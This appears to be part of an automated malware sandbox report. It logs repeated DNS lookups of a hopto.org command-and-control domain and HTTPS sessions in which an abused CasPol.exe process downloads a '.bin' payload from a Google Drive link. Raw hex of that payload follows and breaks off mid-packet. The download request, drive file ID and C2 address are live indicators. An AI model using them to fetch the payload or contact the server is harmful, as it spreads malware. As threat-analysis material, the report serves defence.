May 23, 2022 11:46:59.733742952 CEST	9.9.9.9	192.168.11.20	0x8d6c	No error (0)	googlehosted.l.googleusercontent.com		172.217.168.33	A (IP address)	IN (0x0001)
May 23, 2022 11:47:02.391139030 CEST	8.8.8.8	192.168.11.20	0x140f	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:47:09.098932981 CEST	8.8.8.8	192.168.11.20	0xb4f5	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:47:22.855329990 CEST	8.8.8.8	192.168.11.20	0xba8c	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:47:47.890250921 CEST	8.8.8.8	192.168.11.20	0xdd81	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:47:54.163404942 CEST	8.8.8.8	192.168.11.20	0x53e0	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:48:00.480863094 CEST	8.8.8.8	192.168.11.20	0x7fa6	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:48:25.441343069 CEST	8.8.8.8	192.168.11.20	0x3f47	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 11:48:31.664566994 CEST	8.8.8.8	192.168.11.20	0x232a	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:48:38.072735071 CEST	8.8.8.8	192.168.11.20	0xac68	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:49:03.318289995 CEST	8.8.8.8	192.168.11.20	0xa090	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:49:09.548010111 CEST	8.8.8.8	192.168.11.20	0x8397	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:49:15.788270950 CEST	8.8.8.8	192.168.11.20	0x1ae4	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:49:40.680655003 CEST	8.8.8.8	192.168.11.20	0xf60a	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:49:46.916208029 CEST	8.8.8.8	192.168.11.20	0x2052	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:49:53.131108046 CEST	8.8.8.8	192.168.11.20	0x78e5	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:50:18.049410105 CEST	8.8.8.8	192.168.11.20	0x2ebe	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:50:24.289326906 CEST	8.8.8.8	192.168.11.20	0xedff	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:50:30.515665054 CEST	8.8.8.8	192.168.11.20	0x9ac1	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:50:55.400388956 CEST	8.8.8.8	192.168.11.20	0x9a2	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:51:01.678932905 CEST	8.8.8.8	192.168.11.20	0x83e2	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:51:07.913681984 CEST	8.8.8.8	192.168.11.20	0xcf71	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:51:34.249434948 CEST	8.8.8.8	192.168.11.20	0xb685	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:51:40.450985909 CEST	8.8.8.8	192.168.11.20	0x3652	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:51:46.685156107 CEST	8.8.8.8	192.168.11.20	0xbe8e	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:52:11.539603949 CEST	8.8.8.8	192.168.11.20	0xb75e	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:52:17.776474953 CEST	8.8.8.8	192.168.11.20	0x355e	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:52:24.017558098 CEST	8.8.8.8	192.168.11.20	0x71f5	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:52:48.908235073 CEST	8.8.8.8	192.168.11.20	0xdfd4	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:52:55.155625105 CEST	8.8.8.8	192.168.11.20	0xc8f	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:53:01.395365000 CEST	8.8.8.8	192.168.11.20	0x45bf	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:53:26.303169966 CEST	8.8.8.8	192.168.11.20	0x589a	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:53:32.489136934 CEST	8.8.8.8	192.168.11.20	0x5a10	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:53:38.725174904 CEST	8.8.8.8	192.168.11.20	0xfd99	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:54:03.726109028 CEST	8.8.8.8	192.168.11.20	0xb20b	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:54:09.951195955 CEST	8.8.8.8	192.168.11.20	0x7c1e	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:54:16.193367004 CEST	8.8.8.8	192.168.11.20	0xdda6	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)
May 23, 2022 11:54:41.053447962 CEST	8.8.8.8	192.168.11.20	0x8236	No error (0)	8476.hopto.org		91.193.75.131	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- drive.google.com
- doc-0c-as-docs.googleusercontent.com

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49760	172.217.168.14	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:46:58 UTC	0	OUT	GET /uc?export=download&id=1xOEjCOqIA-Yci9ED_I139gMqhvv0_S5Y HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: drive.google.com Cache-Control: no-cache
2022-05-23 09:46:59 UTC	0	IN	HTTP/1.1 303 See Other Content-Type: application/binary Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Mon, 23 May 2022 09:46:59 GMT Location: https://doc-0c-as-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7I7deffksulhg5h7mbp1/i92dnrd5psv5u8m6hlf298ad6a41tmpe/1653299175000/00136562880816484603/*1xOEjCOqIA-Yci9ED_I139gMqhvv0_S5Y?e=download Strict-Transport-Security: max-age=31536000 Content-Security-Policy: script-src 'nonce-Y5VkykiEJzGb13VfoPHVA' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_DriveUntrustedContentHttp/cspreport Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=*, Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin Server: ESF Content-Length: 0 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49761	172.217.168.33	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:46:59 UTC	1	OUT	GET /docs/securesc/ha0ro937gcuc7I7deffksulhg5h7mbp1/i92dnrd5psv5u8m6hlf298ad6a41tmpe/1653299175000/00136562880816484603/*1xOEjCOqIA-Yci9ED_I139gMqhvv0_S5Y?e=download HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: doc-0c-as-docs.googleusercontent.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	1	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdu3OVCRPHVUfEFg5oE3FnrUGlsrA0j6Y5S2r2BEDpXpu6v7REAyXg4XqGNPvVO5Pcx2YuMzGCSWgHwAgEk_IC22ow Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-API-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-Pageld, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-API-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, x-Upload-Content-Length, X-Upload-Content-Type, X-Use-Alt-Service, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout, x-foyer-client-environment Access-Control-Allow-Methods: GET,OPTIONS Content-Type: application/octet-stream Content-Disposition: attachment;filename="8476_VQWdvxOx121.bin";filename*=UTF-8"8476_VQWdvxOx121.bin Content-Length: 207936 Date: Mon, 23 May 2022 09:47:00 GMT Expires: Mon, 23 May 2022 09:47:00 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=Em9feg== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-05-23 09:47:00 UTC	5	IN	Data Raw: 5a 8a 5e 6f 5c 89 17 c1 c1 c2 d6 1d 1c 02 6c 2c 4d 28 d8 3a 0f 8f 44 1a 1f 54 1f e2 46 14 e0 cf aa f8 48 93 d6 44 8f 1d 75 66 75 07 4f 86 ff 46 0c 34 cd 54 1a 1b df 2b 59 b1 09 81 45 db 8a 7c 40 90 7f 33 95 be cb dc 67 10 6f 8e 6b a1 99 a3 4b 68 f9 2b db 02 da 25 a0 d8 d3 5d 49 4f d1 8a ac 67 18 b5 8c b6 a5 59 4c 58 4b 94 de e2 9c 5b f7 46 f1 e8 72 48 f4 33 ab 14 1f 9a 9b f6 af 4f 72 e1 26 2f 13 db a7 6d 7d 13 ca ab 93 94 03 a2 cd c6 d6 a4 c2 59 88 ea 69 8e 3b da 3c d8 a1 4c 9f f9 3e cc 48 0a af c1 7e 26 5c f3 07 b3 51 2b 2f 21 7c 14 a1 7d 70 3e a2 13 c0 a9 76 8b dd b7 f4 66 02 d8 32 77 a7 97 de 7d 15 04 e8 74 49 41 76 dc 2a ec 91 31 c6 8c ec 65 73 83 45 bb 01 f7 67 1f f0 2b 06 f0 07 5a 9c 21 b9 5e 2b 1f 9f 79 dd ec 6f da 6c b2 1b 9d a5 72 99 5a 52 2e cf Data Ascii: Z^o\lM(:DTFHdufuOF4T+YE @3gokKh+%)!OgYLXK[FrH3Or&/m)Yi;<L>H-&\Q+!/ p>vf2w}tIAv*1esEg+Z l^+yolrZR.
2022-05-23 09:47:00 UTC	9	IN	Data Raw: d0 ae 4d 17 8a 4e a1 61 ee eb 76 fd d6 24 73 6a f3 32 77 40 af d4 27 6b 97 90 52 21 4e 55 9a dc 13 86 02 ac da de 97 93 f7 67 3d 2b 7f 0a 5d 41 23 69 16 21 22 f9 c9 39 03 25 f4 8d 5a a3 fc a7 47 68 19 b0 c9 55 24 7d 8d 78 25 cc 8d 83 78 d9 38 8b b1 9b 0c 26 2f 07 d0 54 cc 91 37 33 2f 97 ce d6 3a 5a 58 0e f3 b0 b0 6a 58 08 35 f9 29 55 0a e8 b9 fe 89 1a cd cb 9b a3 95 64 c0 23 28 6d ac 49 41 e8 b6 2d 67 90 ca 7c 7b b5 b0 00 c3 4a b1 34 78 c5 17 81 30 f4 e4 b7 bd 17 42 f2 81 cb 14 1e 07 4c 1f c6 41 eb 5f 72 26 bd 48 a0 9b c2 09 92 f6 5a 73 85 74 30 77 8c 9a 52 5d a3 2c f3 e8 b6 86 aa ab 42 cb 7e 8e 22 89 16 66 89 d5 9c f4 96 1c 8f 16 c3 e1 d7 a6 77 a0 b6 55 93 87 cd 47 d1 40 12 f8 f0 e9 f5 d5 c8 be 7b 4b 16 e3 db 79 81 57 c2 e5 de 51 73 d6 15 bb 2e 6e 85 Data Ascii: MNav\$sj2w@'kR!NUg=+JA#!"9%ZGhU\$}%x8&/T73/ZXjX5)Ud#(mIA-gl[[4x0BLA_r&HZst0wR],B--"fwUG@ {KyWQs.n
2022-05-23 09:47:00 UTC	13	IN	Data Raw: 58 2e fc 4c 96 fd 00 f4 e1 0e 4b 06 5c 90 0c 2b 3f 95 6a d9 92 47 da 6c b6 4a 99 dc 1a 99 5a 53 5d 87 76 95 b1 a3 f2 05 9c 40 85 b5 ef f1 42 b4 1f 95 1c 25 7f b7 69 55 56 a7 11 1a 06 0c a0 3c 88 dc 7 84 c9 5d 94 0e 07 07 b0 02 8e b1 40 5e ea 34 cd 00 e9 1f 8a 1e 41 90 67 fb 5f 9d 80 3f 49 65 6e 21 1c cf 86 18 bc 48 be aa ae e0 5a 4a fd 9c 9c 57 27 1a 5c 51 88 79 0c 4c 5e 56 0c 03 d1 9d 94 ac e6 3a 97 f5 3e 8a d1 d5 db 26 90 94 8a 0c a8 8d a0 cb 83 4a 1c f8 5c 8b 3d 7a ed 1d 24 d6 1a e2 b7 99 c4 5a ae 39 09 39 48 9a 79 07 4d 49 b0 5d 6f 06 4c fe 00 e5 3a dd 67 f9 64 6d 7b 3e f8 13 06 02 bd c5 cc 6a 91 1a dd 9d 28 31 d8 1e 7f 11 8f 2e 0f bc 50 06 98 5e 35 7d ab 43 0c c4 f9 19 80 c5 29 fe fe f2 a2 5b 84 1f d7 49 68 4a 13 56 b8 8e 53 fc 85 2a ba 3e 68 db 52 Data Ascii: X.LK\+?jGIJZS}v@B%iiUV<@^4Ag_?len!HZJWlQyL^V:>JL=z\$Z99HyMlJol:gdmc{-j(1.P^5C)[lhJVS>hR
2022-05-23 09:47:00 UTC	16	IN	Data Raw: 38 93 8d ef ee f7 6b f8 f6 ec 1c f6 e3 fb 3a 4b 4b 16 e4 fb aa a2 87 de db 3f 7c 79 f6 68 cd c6 6e 81 b0 3a 7f b1 8c 96 28 fe 1a dd ac 8a 3d a6 7c 7f d2 f0 81 ae da 44 2c a9 22 fc 8a af f5 6e 24 a8 39 77 e5 9d 20 3e 92 2b 0b e0 31 2d f1 fc 89 2f 6f 5b a5 5f b9 16 d2 d1 32 a2 e5 24 92 97 be 05 56 07 78 b4 b7 df a6 f7 0b 94 9b d3 9b 4a 1c 59 6f e5 6f 17 72 0b e3 a4 dc 1c bf f8 42 f4 ef 24 49 f0 7d 1c 5a a1 d0 eb 5f 6e 54 3b 0b e6 ea 1b 1e be cb da a9 10 6c be 90 5e de a3 f3 68 f9 2b db 02 f2 6a e1 d8 d5 70 48 65 f9 55 ac 67 12 cb bd b6 a5 5d 55 70 ac 94 de e8 b0 5a dd 6e 2e e8 72 42 8a 03 ab 14 1b 83 33 11 af 4f 76 d2 9d 0b 07 91 a8 1e 5c ab cd 94 b4 b5 57 c0 8c 5e f6 d4 ba 2f c2 94 2e c9 3d 92 a1 b6 cc 13 e2 d9 7e a9 68 78 da af 5e 4f 1a ed 42 fc 04 27 58 Data Ascii: 8k:KK?}yhn:(= D,"n\$9w >+1-/o\2\$VxJYoorB\$)Z_nT;ll^h+jpHeUgUpZn.RB3OvIW^/,-=hx^OB^X

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	17	IN	Data Raw: 7b 9e af 07 f0 01 5c 26 8a b9 5e 2d 50 0c 78 dd ea 45 96 6d b2 5d b1 f4 79 9a 50 79 9e db 61 b8 aa ea db f8 9c 4a 9e a1 d5 bd 77 94 43 9c 0d 2a e3 02 73 7b 25 fe 1b 36 03 2a d8 1c a3 38 ce c0 93 54 9c 6b eb 0d 9b 21 b4 f5 69 ef ec 26 c5 3b 12 61 a0 14 6d 93 7c f6 18 d0 80 3f 49 0c 07 4e 1c c4 ab 1f da cf ba 8c 1a e6 70 40 92 c6 d2 67 28 08 da 79 3b 79 4c 46 73 89 ac 76 c3 97 6e 97 f1 10 bf ef 50 e9 db d7 fc f9 8f d0 3f 1b b6 aa a9 e6 dd 0e f3 70 21 20 68 e7 14 0a 62 36 e2 b1 85 f8 56 e7 88 1f 17 73 97 6d 06 4e 1a bb 76 91 0b 28 04 e0 e9 19 dc 71 e1 62 6a ec 1d 9b 13 07 20 3d 1b ec 45 ca 22 dd 9d 28 02 95 2b a8 2f b3 f1 df a2 7e d1 2c 5e 33 53 37 41 0d c2 db a6 a4 e0 0b 6c fe d8 bf 57 a8 2f f1 41 4a 00 49 86 ea 46 66 ac f2 85 2c 92 8a 6a db 9a 0f fd 8d 5b Data Ascii: {\&^~PxEmJyPyajwC"s(%6*8Tli&;amj]?INp@g(y;yLFsvnP?p! hb6VsmNv(qbj =E"(!+/,^3S7AIW/AJIf,[[
2022-05-23 09:47:00 UTC	19	IN	Data Raw: d9 35 f9 96 a0 aa ac 8a 3f c2 55 7a 0c 9c 6f 9e a4 c7 b0 95 a2 0f a9 14 be 82 ca 8b 79 f8 e8 38 93 83 a8 7e f6 6b f4 00 fc 17 dd 0e e7 96 07 4b 16 e9 c3 54 99 71 c7 d3 ba 59 a9 ee 46 5d 2e 6e 87 92 83 01 ce 8a be 4d de d3 f4 a2 97 1e 72 9a 55 d4 d9 78 ae da 4e 25 89 32 b1 e0 af f9 a5 24 a8 3e 4a fe c9 5e da 92 2b 0f b5 35 05 3f 82 9b 24 69 48 f3 97 b9 16 dc ea 48 5e e1 04 51 ac 43 0a 58 fe 06 cb b1 f7 4b e3 64 70 88 d7 ba 75 24 ad 6c ef 4e d2 f6 75 9c a2 c5 30 37 ec 43 fe c0 fb 47 c4 51 70 4a 86 da fc 5a f8 72 3c 2d db ca e3 88 96 34 dc 63 16 47 3a 94 9e 6f 8b 92 68 f9 21 05 01 d1 0e 06 f0 0c 5d 49 45 af bb ac 67 1c ac a4 51 a5 59 46 75 41 ea ef e2 9c 5f df 4c f0 e8 78 96 d0 16 83 58 1f 9a 11 ec 82 57 5a f6 bc 30 36 bf b0 88 a3 ab cb e1 76 01 57 ca a2 9d Data Ascii: 5?Uzoy8-kKTqYFJ.nMrUxN%2\$>J^+5?\$iHH^QCXKdpu\$INu07CGQpJZr<-4cG:~h!j]EqQYFuA_LxXWZ06vW
2022-05-23 09:47:00 UTC	20	IN	Data Raw: 3e 3d 70 cf a6 22 a8 3c fc 9a 94 f3 5a e9 85 08 39 48 62 4c 06 4e 0b 95 75 29 2b ad 2a 2a da 29 05 76 c1 fe 4b b0 4f b3 ec 06 08 67 33 58 4f b9 50 f5 fc 22 22 d5 d1 7b 3a b0 e8 f5 83 55 f1 43 0c be f8 78 da a3 83 23 20 ff c3 85 48 85 9e d7 49 6a 00 6d 56 eb 30 19 f2 85 2e ac 12 63 fd 9b 0f 15 8d 5b 6a 63 ba 98 a1 29 b1 50 ac 87 06 c5 61 55 5f 5f 31 bd 4b cb 9b 3d 79 c0 37 6a f8 de dd 34 1c 78 ce 4d d2 38 63 c1 69 04 fd 86 79 16 8a 48 89 ff ec f2 6b f8 e9 03 08 75 db ac 73 6d af 81 13 4d bc 60 54 36 7f 41 37 9b 35 fd 1f 87 17 5a b4 f9 f7 63 1c ca 71 83 af 41 26 4f 62 6b 13 f9 cd 56 18 24 f4 87 4f ef ee 80 66 6d 42 fa ef 85 3e 78 74 53 26 ec d8 3c 52 db 27 9a f3 94 2b 5d 3c 2f 8c 50 cf 8c 0a ab 24 b1 cc bf 46 02 52 02 d1 a7 42 5f 79 24 ee 73 29 Data Ascii: >=p"<Z9HbLNu)+**jvKOg3XOP""{:^3UCx# HljmV0.c[jc)PaU__1K=y7j4xM8ciyHkusmM'T6A75ZcqA&ObkV \$OfmB>xtS&=R^+]/P\$FRB_y\$s)
2022-05-23 09:47:00 UTC	21	IN	Data Raw: 6a a2 c5 34 26 c2 42 fe ce 4a 3d e1 79 36 52 ab d3 cd 5c 80 58 10 f6 d8 ed 1b c9 be cb d6 75 3c 64 a8 92 25 8c a3 f3 6c d4 2c f0 01 d0 0e 13 f3 90 5b 32 5a d1 8a a8 65 77 39 8d b6 a3 5b 23 d5 4a 94 d8 8d ad 5b f7 40 2f c2 57 60 b8 33 ab 1e 01 b7 05 d0 a9 34 69 fe 9c 25 14 4f 4c 87 8c b5 e3 18 5e b5 51 e2 17 b5 fe d2 98 57 ef 96 02 3d 18 b2 76 56 dd 21 c3 bb 5c a9 62 55 40 71 50 5d 30 2d 55 f2 02 0b 59 21 7b 71 8f 7a a1 23 ae bb e0 a9 70 a1 dd b7 a5 3f 02 d8 7e 76 93 97 66 0a fc 7a ae 74 49 40 74 dc 20 ec 0a b4 c8 83 e7 64 75 83 46 43 0a f7 73 d7 1b 2b 06 f0 07 5a 0d de a6 73 27 19 e1 06 dd ec 67 f2 d8 b2 5b 9b 8f 74 b2 a8 41 1c ca 76 1d b0 cc a8 4a 9c 4a 85 be c1 d8 51 bc 0e 8a 10 01 ad 26 73 a6 24 fe 1b 04 21 5b f8 02 88 ff c3 eb 79 5d 94 04 00 4d b3 0f Data Ascii: j4&BJ=y6RXu<d%l,[2Zew9[#J[[@/W'34i%OL^QW=vV!lBU@qP]0-UY!{qz#p?~vfzt!@t duFCs)+Zs'g[tAvJJ Q&s\$[y]M
2022-05-23 09:47:00 UTC	22	IN	Data Raw: 69 c4 46 6d d0 da 29 00 75 f4 3a 5b de a9 ff 22 65 dd 64 78 29 8a 49 b5 f8 9b fd 1b aa f0 db e8 f9 f7 67 37 55 59 09 d3 41 65 1f 1c 21 12 e2 f9 3d 03 8f f4 8d 58 e2 e2 8a 5c 4c 0d 20 c8 55 26 2b 86 53 26 ee bb 5a 51 fd 08 9f 96 a3 2a 5b 1b 15 d2 3f 46 87 22 18 5f bd ca b9 55 72 e9 04 d9 90 45 df 78 21 a9 70 28 55 0f a3 bf fe b9 1e a2 ff 9b a3 93 ba 89 1a 1e 0c a6 6f 30 ea 9b 09 45 9d e0 70 a8 8d 58 0b 29 c6 a7 b6 76 e3 e2 6c 9e 4b f8 e0 b4 af 27 33 f8 a7 ae 66 33 0e 60 33 cd 7b 2c 7f 52 f9 64 74 81 6e f5 01 ba 42 5a 73 83 5f 3a 66 95 bf 70 c8 d8 35 f5 c0 d3 ab ac 8a 9f ed 2b 39 08 8b 04 1c 2a c6 ba 89 a3 0a f1 2b c0 fd ce 89 12 0f d8 38 95 fc cb 6d f7 6f 91 f0 da 1d fc c3 e8 b6 63 4a 06 e3 db 79 81 43 c0 db fc 7c 32 b6 6e ae a2 2f 6d b1 b0 37 30 ce 8c 96 2c Data Ascii: iFm)u;["edx]lg7UYAe!=XL U&+S&ZQ^*?F" _UrEx!p(Uo0EpX)vlK'3f3'3{.RdtnBZs _fp5+9^+8mocJyC]2n/m70,
2022-05-23 09:47:00 UTC	24	IN	Data Raw: 25 24 a6 01 76 a4 93 5f 93 df 80 f6 5c b6 41 76 da 02 05 71 31 c2 ad 6f 77 75 83 6d fc 00 f7 61 5b db 2a 46 f0 07 5a 0e e8 b8 53 10 3f b5 3f dd ec 6c d8 6c b2 5b ed d5 52 97 5a 52 2c cf 76 95 34 cc bb 92 9c 46 d2 bd f8 a8 51 bc cb 9d 05 e1 f1 0c 1d 85 25 ff 11 1a eb 01 d3 e4 88 d2 85 eb 79 5c 8f 34 10 0d 86 2a 9c bb 31 ef ea 25 d1 0f c1 4d 86 3e 3f bc a5 e0 5f d0 80 3f 45 22 bb 21 1c c3 d8 4d b5 5a b1 9b 31 fb 7c 3e ae c6 c9 53 42 53 56 79 3d 61 21 56 55 8e c1 0b e8 fd ea 8e f0 3a 93 c5 9f e2 fa 36 c2 fd b2 16 2f 0b b9 81 3c d3 a8 5c 15 82 67 3e d3 1c 61 f4 0a 25 ba 32 c1 23 9d d5 56 ae d4 09 39 48 bb 79 08 4d 6b b0 5d 6f 03 ff 20 30 fd 5e 78 71 e1 6e 4d 12 71 4b 0d 2e f7 61 1b ea 5d bd 7e 49 9d 22 28 cd 0b 50 a4 9b 0e d5 8a 2a f9 98 54 1b f8 1f 43 06 ea 64 Data Ascii: %\$v _Avq1owuma[FZS?!![RZR,v4FQ%y4*1%M>?_?E"IMZ1]>SBSVy=a!VU:6/<lg>=a%2#V9HyMkJo 0^xqn MqK,a]-!["P*TCd
2022-05-23 09:47:00 UTC	25	IN	Data Raw: d5 8f 82 7a 06 9d 3f 78 e0 6a 06 08 14 d2 be 79 b4 b6 e8 2f 90 ef c0 07 2e 74 32 61 98 be 5f 73 de 1d 2d e8 b2 ad 86 8d 6a 20 5e 51 de 87 2b 97 a4 c7 a9 bf 89 1c d4 12 c0 fd aa 8b 7d 97 db 2e 09 fe 8f 6d f7 6a 8f 96 db 1d f7 ff ef ff 6d 49 01 79 af d2 81 57 c1 e5 ec 45 5f f2 76 38 57 23 81 ba 36 70 83 8c 96 2d c4 fe d5 5a 96 0c c3 05 32 d4 d8 69 df 97 4e 25 88 39 d9 90 35 a9 48 24 a8 3e 5b df c9 56 48 95 2d 27 2c 35 05 28 d6 9a 21 42 fe 81 93 7c 1b f3 7c 2d 01 d0 05 b4 f6 6e 1b 7e 99 78 b4 a0 f5 59 6d 72 d6 88 d7 b1 28 7c 86 6f e4 70 12 d7 2d e1 b5 5f 40 f3 f8 42 ff d4 08 7d c7 7b 24 d0 ff 9d eb 77 e1 25 76 0d ca ee 24 bb ae ed d4 64 16 47 6e 94 5e 9f 89 ff 43 2e 20 f0 e2 d0 0e 0e cb e3 